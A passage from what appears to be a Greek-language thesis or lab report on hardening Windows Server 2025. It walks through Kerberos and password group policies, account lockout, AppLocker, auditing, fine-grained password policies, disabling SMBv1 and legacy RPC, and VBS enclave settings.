Maximum tolerance for computer clock synchronization	Η μέγιστη απόκλιση μεταξύ των ρολογιών των υπολογιστών είναι 5 λεπτά. Το Kerberos απαιτεί συγχρονισμένα ρολόγια για να αποτρέψει επιθέσεις αναπαραγωγής (replay attacks).[29]

Με αυτές τις πολιτικές:

- Περιορίζεται η δυνατότητα των χρηστών να χρησιμοποιούν αδύναμους ή επαναλαμβανόμενους κωδικούς πρόσβασης.
- Ελέγχεται το χρονικό διάστημα για το οποίο οι κωδικοί και τα εισιτήρια παραμένουν ενεργά, μειώνοντας την πιθανότητα μη εξουσιοδοτημένης πρόσβασης.
- Ενισχύεται ο έλεγχος ταυτότητας μέσω Kerberos, αποτρέποντας κακόβουλες επιθέσεις που βασίζονται σε αναπαραγωγή ή αδυναμίες συγχρονισμού.

4.9.2 Υλοποίηση των κατάλληλων group policies

Δημιουργώ ένα νέο gpo με το όνομα Password Policy προκειμένου να αυξήσω ακόμα πιο πολύ τα επίπεδα ασφάλειας.




Εικόνα 82:Δημιουργία GPO


Δημιουργώ και εφαρμόζω policies

Εικόνα 1:Εφαρμογη policies

.




Με αυτό τον τρόπο μπορώ να παραμετροποίησω τις παραπάνω πολιτικές που αναλύσαμε και να δυσκολέψω ακόμα πιο πολύ τον επιτιθέμενο.



a


Εικόνα 83:Policy Settings

Κάνω enabled την 1η πολιτκή, με αυτό τον τρόπο εφαρμόζονται περιορισμοί σύνδεσης για τους χρήστες. Το Kerberos ελέγχει αν ο χρήστης έχει άδεια για πρόσβαση σε συγκεκριμένους πόρους, εφαρμόζοντας περιορισμούς που μπορεί να έχουν οριστεί σε επίπεδο πολιτικής. Αυτό αυξάνει την ασφάλεια, καθώς περιορίζει τις πιθανότητες μη εξουσιοδοτημένης πρόσβασης.



Εικόνα 84:Account lockout duration

Εδώ αυξάνουμε την περίοδο όπου ο χρήστης θα είναι κλειδωμένος σε 30 λεπτά με σκοπό να αυξήσουμε τον χρόνο αναμονής σε κάθε αποτυχημένη προσπάθεια, έτσι καταφέρνουμε να <<κουράσουμε>> τον επιτιθέμενο καθώς είτε manual είτε automate θα χρειαστεί παραπάνω χρόνο και άρα πιο λίγες προσπάθειες ώστε να <<σπάσει>> τον κωδικό.




Εικόνα 85:Explain for Enfoce user logon restrictions

4.9.3 Κατάργηση Ανενεργών Λογαριασμών

Χρήση PowerShell για εντοπισμό ανενεργών λογαριασμών

Εικόνα 86:Χρήση PowerShell για εντοπισμό ανενεργών λογαριασμών

.



Μέσα από το powershell script όπου βλεπουμε την εικόνα εντοπίζουμε τους ανενεργούς λογαριασμού. Με αυτό τον τρόπο μπορούμε να δούμε ποιοί αποτελούν ευπάθεια για το σύστημα μας αφού οι ανενεργοί λογαριασμοί (οι οποίοι έχουν καιρό να χρησιμοποιηθούν) αποτελούν εύκολους στόχους για τους επιτιθέμενους γιατί είτε έχουν μεγάλη ποσότητα χρόνου ώστε να τους <<σπάσουν>> αλλά και είναι ευάλωτοι καθώς πολλοί για λόγους ευχρηστίας έχουν ενεργοποιημένη την επιλογή να μην γίνονται expire (λήγουν) με αποτέλεσμα να έχουν τον ίδιο κωδικό για μεγάλο χρονικό διάστημα.


Απενεργοποίηση ανενεργών λογαριασμών

Εικόνα 87:Απενεργοποίηση ανενεργών λογαριασμών

Με αυτό τον τρόπο απενεργοποιούμε τους ανενεργούς λογαριασμούς που βρήκαμε παραπάνω και ελαχιστοποιούμε τις πιθανότητες να πέσουμε θύμα επίθεση.

4.10 Εφαρμογή Software Restriction Policies με AppLocker

Το AppLocker είναι ένα χαρακτηριστικό που επιτρέπει στους διαχειριστές συστημάτων να ελέγχουν ποια αρχεία και εφαρμογές επιτρέπεται να εκτελούνται στο σύστημα(βλέπε πίνακα 23 για παραπάνω).



Εικόνα 88:Applocer properties

Πίνακας 23:Εξήγηση των Applocker properties

Executable Rules	Αυτή η ρύθμιση αφορά εκτελέσιμα αρχεία (.exe και .com). Στην εικόνα έχει επιλεγεί "Enforce rules", που σημαίνει ότι οι κανόνες για τα εκτελέσιμα αρχεία είναι ενεργοποιημένοι και το σύστημα θα εμποδίζει ή θα επιτρέπει την εκτέλεση βάσει των καθορισμένων κανόνων.
Windows Installer Rules	Αυτή η ρύθμιση αφορά τα αρχεία εγκατάστασης (Windows Installer files, π.χ., .msi και .msp). Στην εικόνα έχει ρυθμιστεί στο "Audit only", πράγμα που σημαίνει ότι το σύστημα απλά καταγράφει (χωρίς να εμποδίζει) τις προσπάθειες εγκατάστασης εφαρμογών που ταιριάζουν με τους κανόνες.
Script Rules	Αυτή η ρύθμιση αφορά σενάρια, όπως PowerShell scripts, batch αρχεία (.bat, .cmd) και VBScript (.vbs). Είναι επίσης ρυθμισμένο στο "Audit only".
Packaged App Rules	Αυτή η επιλογή αφορά τις μοντέρνες εφαρμογές (Packaged apps) και το AppX αρχεία. Εδώ έχει


	επιλεχθεί το "Enforce rules", δηλαδή οι κανόνες θα επιβάλλονται.[29]

Οι ρυθμίσεις αυτές βοηθούν στην ασφάλεια των Windows Server με τους εξής τρόπους:

- Περιορισμός Εκτέλεσης Μη Εξουσιοδοτημένων Εφαρμογών: Με την επιβολή κανόνων που επιτρέπουν μόνο συγκεκριμένες εφαρμογές να εκτελούνται, μειώνεται ο κίνδυνος να τρέξει κακόβουλο λογισμικό ή εφαρμογές που δεν είναι εγκεκριμένες από την εταιρεία.
- Παρακολούθηση και Καταγραφή (Auditing): Όπου έχει επιλεγεί "Audit only", το AppLocker καταγράφει τις απόπειρες εκτέλεσης χωρίς να εμποδίζει τις εφαρμογές. Αυτό βοηθά τους διαχειριστές να αναλύουν ποια προγράμματα χρησιμοποιούν οι χρήστες και να εντοπίζουν πιθανές απειλές.
- Διαχείριση Πρόσβασης Βάσει Κανόνων: Με τη δυνατότητα να απαγορεύονται συγκεκριμένα εκτελέσιμα αρχεία ή scripts, το AppLocker επιτρέπει τον αυστηρό έλεγχο της πρόσβασης και της εκτέλεσης εφαρμογών. Αυτό είναι ιδιαίτερα σημαντικό για την αποτροπή κακόβουλου λογισμικού που μπορεί να εκμεταλλευτεί σενάρια ή αρχεία εγκατάστασης.


4.11 Πρακτικό security auditing

Στον Windows Server 2025, το security auditing είναι μια λειτουργία η οποία καταγράφει, αναλύει και ειδοποιεί τον εκάστοτε διαχειριστή ώστε σε περίπτωση που το σύστημα βρίσκεται σε πιθανό κίνδυνο με βάση τις πολιτικές που έχει εφαρμόσει να διευκολύνει είτε στην αποτροπή είτε στην ανάλυση αφού επέλθει η επίθεση. Χρησιμοποιείται και αρκετές φορές όχι μόνο ενάντια σε κάποιο επιτιθέμενο αλλά και για να ενισχύσει την ασφάλεια σε ότι έχει να κάνει με αστοχίες των μηχανικών της υποδομής ή την διόρθωσή βλαβών που σχετίζονται με την απόδοση του server.



Εικόνα 89:Local Group Policy Object

Παραπάνω βλέπουμε κάποιες από τις επιλογές που μας δίνονται, ώστε να μπορέσουμε να εφαρμόσουμε τα παραπάνω. Θα δούμε ότι η κατηγοριοποίηση έχει γίνει με βάση τα object και ότι αποτελεί στην ουσία τοπικές πολιτικές, με την ίδια λογική που αναφέραμε πιο πάνω για τα group policies.




Εικόνα 90:Audit Logon Properties

Εικόνα 91:Audit Logon

Εδώ ενεργοποιούμε το audit logon, το οποίο καταγράφει τις επιτυχής και αποτυχής συνδέσεις των χρηστών στο σύστημα. Με αυτό τον τρόπος ο μηχανικός ασφάλειας ή ο διαχειριστής μπορούν να ψάξουν για ύποπτες δραστηριότητες χρηστών(περίεργα username ή περίεργες ώρες), να έχουν επίγνωση ποιες προσβάσεις είναι συνήθως κανονικές και legit καθώς και να συμμορφώνονται με διάφορες οδηγίες όπου το auditing είναι υποχρεωτικό όπως ο NIS2.


4.12 Active Directory Domain Services Security (3.1)

Ενεργοποίηση Fine-Grained Password Policies για διαφορετικά επίπεδα χρηστών. Η Fine-Grained Password Policies (FGPP) είναι μια δυνατότητα στα Windows Server που επιτρέπει τη διαμόρφωση διαφορετικών πολιτικών κωδικών πρόσβασης για διαφορετικές ομάδες χρηστών ή μεμονωμένους χρήστες σε ένα περιβάλλον Active Directory (AD). Αυτή η λειτουργία είναι χρήσιμη για οργανισμούς που χρειάζονται να εφαρμόσουν διαφορετικά επίπεδα ασφαλείας ανάλογα με τον ρόλο ή τις απαιτήσεις των χρηστών, χωρίς να περιορίζονται από την εφαρμογή μίας και μόνο πολιτικής κωδικών για όλους τους χρήστες στον domain[49].



Εικόνα 92:Fine-Grained Password Policies (FGPP)


Εδώ βλέπουμε όλες τις επιλογές που μας δίνονται και μπορούμε να εφαρμόσουμε ώστε να αυξήσουμε τα επίπεδα ασφάλειας και να προστατευτούμε από brute force επιθέσεις, password spraying καθώς και privilege escalations.



Εικόνα 93:History


Εδώ βλέπουμε ότι εκχωρήσαμε με επιτυχία την νέα μας εγγραφή με το Fine-Grained Password Policies (FGPP) στο Active Directory.

4.13 Απενεργοποίηση Legacy SAM RPC



Εικόνα 94:Απενεργοποίηση Legacy SAM RPC


Απενεργοποιούμε την υποστήριξη για τις παλιές μεθόδους RPC επικοινωνίας που χρησιμοποιούνται από παλαιότερες εκδόσεις των Windows (NT/XP) μέσω μιας πολιτικής στο Active Directory. Αυτός η πολιτική στοχεύει να περιορίσει την επικοινωνία μέσω παλαιών (legacy) RPC (Remote Procedure Call) πρωτοκόλλων.



Εικόνα 95:Ενεργοποιση του ελεγχου ταυτότητας για τον RPC Endpoint Mapper

Ενεργοποιώντας τον έλεγχο ταυτότητας για τον RPC Endpoint Mapper, εξασφαλίζουμε ότι μόνο εξουσιοδοτημένες εφαρμογές ή χρήστες μπορούν να κάνουν χρήση αυτής της υπηρεσίας. Αυτό εμποδίζει μη εξουσιοδοτημένους χρήστες από το να εκμεταλλευτούν τα RPC endpoints για κακόβουλες ενέργειες ή πρόσβαση σε ευαίσθητα δεδομένα.

4.14 Υποστήριξη NUMA




Εικόνα 96:Αποτυχία ενεργοποίησης Numa

Επειδή ο Windows Server μας είναι στημένος πάνω στον esxi της Vmware με την μορφή του virtual machine και όχι physical βλέπουμε ότι δεν μπορούμε να ενεργοποιήσουμε. Παρόλα αυτά θα δοκιμάσουμε να το στήσουμε σε ένα physical server και να το δούμε για ακαδημαϊκούς λόγους.

```
PS C:\Users\cfifl> Get-WmiObject -Class Win32_ComputerSystem | Select-Object NumberOfLogicalProcessors, NumberOfProcesso
rs, Model

NumberOfLogicalProcessors NumberOfProcessors Model
------------------------- ------------------ -----
                        4                  1 OptiPlex 7040
```


Εικόνα 97:Εικόνα Numa σε physical workstation

4.15 Server Message Block (SMB) Security




Εικόνα 98:Απενεργοποίηση SMBv1

Απενεργοποιούμε το SMB v1 που είναι παλιό και ευάλωτο. Με τη δημιουργία του GPO "Disable SMBv1", απενεργοποιούμε την έκδοση SMBv1 του πρωτοκόλλου.




Εικόνα 99:Απενεργοποόηση insecure logons

Γυρίζουμε την επιλογή σε Disabled, η οποία απαγορεύει σε χρήστες guest να συνδεθούν χωρίς έλεγχο ταυτότητας. Αυτό είναι σημαντικό για την αποτροπή μη εξουσιοδοτημένης πρόσβασης σε πόρους, μειώνοντας έτσι τον κίνδυνο από κακόβουλους χρήστες που προσπαθούν να συνδεθούν χωρίς διαπιστευτήρια.



Εικόνα 100:Ενεργοποίηση SMB ver QUIC


Το πρωτόκολλο SMB over QUIC είναι ένα ασφαλέστερο πρωτόκολλο για την απομακρυσμένη πρόσβαση σε αρχεία, καθώς χρησιμοποιεί κρυπτογράφηση μέσω του QUIC αντί για το παραδοσιακό TCP.




Εικόνα 101:Ανώτατη έκδοση SMB

Αυτή η ρύθμιση επιτρέπει στον διαχειριστή να καθορίσει την ανώτατη έκδοση SMB που θα χρησιμοποιείται στο δίκτυο. Με την ενεργοποίηση της επιλογής αυτής οι εκδόσεις SMB περιορίζονται σε συγκεκριμένη ανώτατη έκδοση, μη επιτρέποντας τη συμβατότητα με συσκευές που μπορεί να χρησιμοποιούν παλαιότερες εκδόσεις SMB.


4.16 Υποστήριξη Block Cloning



Εικόνα 102:Snapshot




Εικόνα 103:Clone



Εικόνα 104:Όνομα Clone


Εφαρμόζουμε το Block Cloning για την ταχύτερη μεταφορά δεδομένων αλλά και cloning των VMs στο virtualized περιβάλλον μας, κάτι που ενισχύει την αποτελεσματικότητα αλλά και την ασφάλεια μέσω της αποτροπής χειροκίνητων διαδικασιών αντιγραφής. Επιπλέον αυτή η λειτουργία ενδείκνυται για λύσεις Business Continuity ή Disaster Recovery (επιχειρησιακή συνέχεια ή ανάκτηση από καταστροφή) καθώς μας δίνει την δυνατότητα να επαναφέρουμε το σύστημα μας και τα δεδομένα μας από την τελευταία φορά που πήραμε snapshot ή cloning. Επιπλέον μας αυξάνει τα επίπεδα ασφάλειας καθώς σε περίπτωση που έχουμε αστοχίες των μηχανικών μας μπορούμε να επαναφέρουμε το παραγωγικό μας περιβάλλον αλλά μας προστατεύει και από επιθέσεις Ransomware καθώς σε περίπτωση που ο οργανισμός μας πρέπει να είναι σε συμμόρφωση με διάφορα πρότυπα ή κανονιστικά πλαίσια όπως το ISO27001 ή ο NIS2

4.17 Virtualization-based Security (VBS) Enclaves



Εικόνα 105:Ενεργοποίηση VBS Enclaves

Δημιουργώ ένα καινούργιο group police με το όνομα "Enable VBS Enclaves". Τα VBS Enclaves είναι μια πρόσθετη λειτουργία του VBS, που επιτρέπει την απομόνωση συγκεκριμένων διεργασιών σε ασφαλή enclaves. Αυτή η δυνατότητα επιτρέπει σε εφαρμογές να εκτελούν διαδικασίες σε περιβάλλοντα υψηλής ασφάλειας, διαχωρισμένα από την υπόλοιπη μνήμη του συστήματος.Τα enclaves προσφέρουν επιπλέον προστασία για ευαίσθητα δεδομένα και διαδικασίες από κακόβουλο κώδικα, ακόμη και αν αυτός έχει αποκτήσει πρόσβαση στο σύστημα.



Εικόνα 106:Ενεργοποίηση VBS


Αλλάζω την επιλογή σε enabled, αυτή η ρύθμιση ενεργοποιεί την ασφάλεια βασισμένη στην εικονικοποίηση (VBS), η οποία χρησιμοποιεί χαρακτηριστικά εικονικοποίησης για να δημιουργήσει ένα απομονωμένο περιβάλλον μνήμης, όπου αποθηκεύονται κρίσιμες λειτουργίες ασφαλείας.Το VBS προστατεύει ευαίσθητα δεδομένα και κώδικες συστήματος, όπως διαπιστευτήρια και κλειδιά κρυπτογράφησης, από επιθέσεις που στοχεύουν τη μνήμη του συστήματος.

Η χρήση του VBS και των VBS Enclaves ενισχύει σημαντικά την ασφάλεια του Windows Server 2025 με τους εξής τρόπους:

- Απομόνωση κρίσιμων λειτουργιών: Το VBS δημιουργεί απομονωμένα περιβάλλοντα μνήμης που προστατεύουν κρίσιμα δεδομένα και διαδικασίες από επιθέσεις.
- Ανθεκτικότητα σε επιθέσεις μνήμης: Αποτρέπει επιθέσεις που στοχεύουν στη μνήμη του λειτουργικού συστήματος (όπως οι επιθέσεις μέσω buffer overflow), καθώς τα ευαίσθητα δεδομένα αποθηκεύονται σε εικονικά περιβάλλοντα.
- Ασφαλής εκτέλεση διεργασιών: Τα VBS Enclaves διασφαλίζουν ότι συγκεκριμένες διεργασίες παραμένουν ασφαλείς, ακόμη και σε περίπτωση που κακόβουλος κώδικας έχει πρόσβαση στο σύστημα.

4.18 VBS Key Protection


Χρησιμοποιείτε τη λειτουργία Key Protection που παρέχει το VBS για να προστατεύσετε τα κλειδιά κρυπτογράφησης των VMs. Αυτό είναι ιδιαίτερα χρήσιμο σε συστήματα που διαχειρίζονται κρυπτογραφημένα δεδομένα.



Εικόνα 107:Ενεργοποίηση UEFI Lock

Επιλέγω τις δύο παραπάνω ρυθμίσεις και επιτυγχάνω, με το Secure Boot ότι μόνο αξιόπιστος κώδικας θα εκτελείται κατά την εκκίνηση του συστήματος, με το DMA(Direct Memory Access) εμποδίζω μη εξουσιοδοτημένες συσκευές να έχουν άμεση πρόσβαση στη μνήμη του συστήματος, προλαμβάνοντας επιθέσεις που στοχεύουν στην κρυφή μνήμη και στα δεδομένα του συστήματος.

Με την επιλογή Enabled with UEFI lock ενεργοποιώ την προστασία ακεραιότητας του κώδικα χρησιμοποιώντας εικονικοποίηση, κλειδωμένη από το UEFI. Αυτό σημαίνει ότι ο κώδικας του συστήματος προστατεύεται από αλλοιώσεις, καθώς το UEFI κλειδώνει την προστασία, αποτρέποντας μη εξουσιοδοτημένες αλλαγές.



Εικόνα 108:Ενεργοποίηση VBS μέσω Registry

